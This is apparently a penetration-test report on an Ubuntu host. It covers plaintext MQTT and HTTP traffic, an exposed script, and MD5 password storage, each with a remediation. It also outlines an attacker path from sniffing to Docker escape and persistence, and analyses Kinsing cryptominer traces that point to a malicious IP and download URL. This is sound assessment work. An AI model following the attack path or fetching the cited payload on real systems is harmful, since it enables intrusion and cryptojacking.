
MQTT Sniffing – Network (Moderate)

|  |  |
| --- | --- |
| * Description: | Sensitive data sent with MQTT protocol |
| * Impact: | **Moderate** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location: | Network |
| * References: | https://attack.mitre.org/techniques/T1040/ |

**Exploitation Proof of Concept**

MQTT applications used in the system send data in plaintext. Attackers can use MiTM (Man in The Middle attack) or other types of attacks to intercept the traffic and learn user passwords or other sensitive information.

Here it leaks system admin password:



**Remediation**

|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Configure encrypted communication between the MQTT applications and the MQTT broker. Preferably use the newest TLS 1.3 or TLS 1.2 with strong ciphersuites. |


HTTP Sniffing – Network (Moderate)

|  |  |
| --- | --- |
| * Description: | Sensitive data sent with HTTP protocol |
| * Impact: | **Moderate** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location: | Network |
| * References: | https://attack.mitre.org/techniques/T1040/ |

**Exploitation Proof of Concept**

HTTP applications used in the system send data in plaintext. Attackers can use MiTM (Man in The Middle attack) or other types of attacks to intercept the traffic and learn user passwords or other sensitive information.

Here it leaks sensitive information:



**Remediation**

|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Configure and force usage of the encrypted HTTPS when communication to the web server. Preferably use the newest TLS 1.3 or TLS 1.2 with strong ciphersuites. |


Unsecured Credentials – 13.40.34.151 (Low)


|  |  |
| --- | --- |
| * Description: | disk\_utils.py containing sensitive information |
| * Impact: | Low |
| * System: | Ubuntu 22.04.1 LTS |
| * Location: | /usr/bin/disk\_utils.py |
| * References: | https://attack.mitre.org/techniques/T1552/ |

**Exploitation Proof of Concept**

In the script *disk\_utils.py* there is an information where the logs are stored and where is the key for encryption.

*disk\_utils.py* is visible from the ps-aux command.





**Remediation**


|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Modify the */usr/bin/disk\_utils.py* permissions so it couldn’t be read by users. |

CWE-328 Use of a Weak Hash – 13.40.34.151 (Low)

|  |  |
| --- | --- |
| * Description: | Passwords are stored in the database in the hashed MD5 format |
| * Impact: | Low |
| * System: | Ubuntu 22.04.1 LTS |
| * Location: | */home/it\_consultant/vese\_projects-code/webistes/php/login.php and /root/vese-project-dockers/db/setup.sql* |
| * References: | <https://cwe.mitre.org/data/definitions/328.html>  <https://pages.nist.gov/800-63-3/sp800-63b.html#memsecretver>  <https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html> |

**Exploitation Proof of Concept**

MariaDB database is using passwords hashed with MD5. This hashing algorithm is considered not secure as adversary can determine the original input from the output value.




**Remediation**


|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:**  Use a strong hash algorithm that is considered as standard [for example NIST recommends PBKDF2 or for example Argon2id as with the highest resistance against GPU cracking attacks] |

# Exploitation Paths

**Possible attacker path**


1. Catching the root password through the network sniffing: 
2. Getting RCE from Vese Pseudo-Terminal,
3. Escaping the Docker container,
4. Reading */etc/passwd* file for users,
5. Logging in as *johnsysadmin* with stolen password,
6. Setting up persistence methods.

**Kinsing malware**


We investigated the file: */root/vese-project-dockers/data/logs/default-host\_access.log*  
As we can see from the picture above, there are lines that indicate a possible attempt of downloading malicious payload:


By putting the IP (185.246.90.203) contained in the command above through VirusTotal we get results that indicate malicious activity:




After downloading the file tf.sh from <http://185.XXX.XXX.203/tf.sh> and reading through it, it turns out it is related to the **kinsing**malware. Kinsing is a popular malware family that main objective is to mine cryptocurrency on the vulnerable servers. The malware itself exploits the misconfigured Docker API port and runs a malicious Ubuntu container which contains a kinsing malicious malware (via <https://gbhackers.com/kinsing-malware-attack/>) :



It can be seen that malware is downloaded via shell script available at two addresses: BIN\_DOWNLOAD\_URL and BIN\_DOWNLOAD\_URL2. The script also contains various Docker-related commands that kills already running miner processes on the victim system (via <https://securityaffairs.co/wordpress/130973/cyber-crime/uptycs-docker-malware-attacks.html>) :



The Kinsing Malware Attack Tree is described below (via <https://gbhackers.com/kinsing-malware-attack/>) :



**Related information:**

* <https://www.cyberark.com/resources/threat-research-blog/kinsing-the-malware-with-two-faces>